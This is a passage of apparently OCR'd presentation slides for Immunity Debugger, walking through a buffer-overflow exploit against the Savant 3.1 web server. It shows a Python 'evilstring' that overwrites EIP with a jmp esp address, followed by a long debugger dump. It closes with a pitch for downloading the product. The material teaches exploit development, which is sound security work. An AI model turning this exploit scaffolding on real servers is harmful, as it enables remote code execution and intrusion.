- Get all mapped memory pages
- Find all addresses that match our masked searchcode
- Log results:



Case Study: Savant 3.1

Almost there:

- Before finishing crafting our evilstring with the brand new transformable address we'll need to find a jmp esp for EIP:
  - Searchcode script will do that in a quick and easy way



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
Case Study: Savant 3.1

Resume:

- Bypassed arguments problem
- Hit EIP
- Searched for a writable address that can be transformed into a desired opcode (0x7ffdf0eb)
- Searched for a jmp esp (0x74fdee63)
- Crafted the string:

```
evilstring="\xcc" * 267
evilstring+="\x63\xee\xfd\x74" # EIP (jmp esp)
evilstring+="\xeb\xf0\xfd\x7f" #7ffdf0eb (writable address (transformed a jmp -10))
evilstring+="\xc3\x12\xfd\x74" #arg2 (readable address)
evilstring+="\xcc" * 6
```



Immunity Debugger - Savant.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Want to get paid to do this? Employment opportunities with full benefits in a loca
CPU - thread 00000754
00F3EA53 CC INT3
00F3EA54 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA56 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA58 CC INT3
00F3EA59 CC INT3
00F3EA5A CC INT3
00F3EA5B CC INT3
00F3EA5C 63EE ARPL SI,BP
00F3EA5F ^74 EB JE SHORT 00F3EA4C
00F3EA61 F0:FD LOCK STD
00F3EA65 12FD ADC BH,CH
00F3EA67 ^74 CC JE SHORT 00F3EA35
00F3EA69 CC INT3
00F3EA6A CC INT3
00F3EA6B CC INT3
00F3EA6C CC INT3
00F3EA6D CC INT3
00F3EA6E 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA70 98 CWDE
00F3EA71 40 INC EAX
00F3EA72 8000 00 ADD BYTE PTR DS:[EAX],0
00F3EA75 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA77 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA79 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7B 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7D 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7F 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA81 0000 ADD BYTE PTR DS:[EAX],AL
Registers (FPU)
EAX 00000000
ECX 00F3FFA4
EDX 0043FE00 Savant.0043FE00
EBX 00804098
ESP 00F3EA60
EBP CCCCCCCC
ESI 00804098
EDI 00000001
EIP 00F3EA53
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -??? FFFF 00000000 001F0003
ST1 empty -UNORM FBEC 0012FA30 77FA81A8
ST2 empty -UNORM FB5C 0012FBEC 0012FA3C
ST3 empty -7.419179507402743480e+4579
ST4 empty -UNORM E5D0 40000060 00130000
ST5 empty 0.0204156911571904070e-4933
ST6 empty +UNORM 0012 000003E9 000000E4
ST7 empty +UNORM 0002 0034001C 000205C0
3 2 1 0 E S P U O Z D I
Address Hex dump ASCII
0043A000 00 00 00 00 00 00 00 00 ....
0043A008 00 00 00 00 00 00 00 00 ....
0043A010 00 00 00 00 00 00 00 00 ....
0043A018 00 00 00 00 00 00 00 00 ....
0043A020 00 00 00 00 00 00 00 00 ....
0043A028 00 00 00 00 00 00 00 00 ....
0043A030 00 00 00 00 00 00 00 00 ....
0043A038 00 00 00 00 00 00 00 00 ....
0043A040 00 00 00 00 00 00 00 00 ....
0043A048 00 00 00 00 00 00 00 00 ....
0043A050 00 00 00 00 00 00 00 00 ....
0043A058 00 00 00 00 00 00 00 00 ....
0043A060 00 00 00 00 00 00 00 00 ....
0043A068 00 00 00 00 00 00 00 00 ....
0043A070 00 00 00 00 00 00 00 00 ....
0043A078 00 00 00 00 00 00 00 00 ....
0043A080 00 00 00 00 00 00 00 00 ....
0043A088 00 00 00 00 00 00 00 00 ....
0043A090 00 00 00 00 00 00 00 00 ....
0043A098 00 00 00 00 00 00 00 00 ....
0043A0A0 00 00 00 00 00 00 00 00 ....
0043A0A8 00 00 00 00 00 00 00 00 ....
0043A0B0 00 00 00 00 00 00 00 00 ....
0043A0B8 00 00 00 00 00 00 00 00 ....
0043A0C0 00 00 00 00 00 00 00 00 ....
0043A0C8 00 00 00 00 00 00 00 00 ....
0043A0D0 00 00 00 00 00 00 00 00 ....
0043A0D8 00 00 00 00 00 00 00 00 ....
0043A0E0 00 00 00 00 00 00 00 00 ....
0043A0E8 00 00 00 00 00 00 00 00 ....
0043A0F0 00 00 00 00 00 00 00 00 ....
0043A0F8 00 00 00 00 00 00 00 00 ....
0043A100 00 00 00 00 00 00 00 00 ....
0043A108 00 00 00 00 00 00 00 00 ....
00F3EA24 CCCCCCCC
00F3EA28 CCCCCCCC
00F3EA2C CCCCCCCC
00F3EA30 CCCCCCCC
00F3EA34 CCCCCCCC
00F3EA38 CCCCCCCC
00F3EA3C CCCCCCCC
00F3EA40 CCCCCCCC
00F3EA44 CCCCCCCC
00F3EA48 CCCCCCCC
00F3EA4C CCCCCCCC
00F3EA50 CCCCCCCC
00F3EA54 ....
00F3EA58 CCCCCCCC
msafd.74FDEE63
00F3EA60 7FFDF0EB
msafd.74FD12C3
00F3EA68 CCCCCCCC
00F3EA6C 0000CCCC
00F3EA70 00804098
00F3EA74 00000000 ....
00F3EA78 00000000 ....
00F3EA7C 00000000 ....
00F3EA80 00000000 ....
00F3EA84 00000000 ....
00F3EA88 00000000 ....
00F3EA8C 00000000 ....
00F3EA90 00000000 ....
00F3EA94 00000000 ....
00F3EA98 00000000 ....
00F3EA9C 00000000 ....
00F3EAA0 00000000 ....
00F3EAA4 00000000 ....
00F3EAA8 00000000 ....
00F3EAAC 00000000 ....
00F3EAB0 00000000 ....
INT3 command at 00F3EA52
Paused

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Conclusions

- ID wont give you an out-of-box exploit (yet) but:
  - It will speed up debugging time (gui + commandline)
  - Will help you finding the bug (API + libs + scripts)
  - Will help you crafting your exploit (make it reliable!)
- ID is not a proof-of-concept application (it has been used for months successfully by our vuln-dev team)

Download Immunity Debugger now!

Get it free at:

http://debugger.immunityinc.com

Comments, scripts, ideas, requests:

dami@immunityinc.com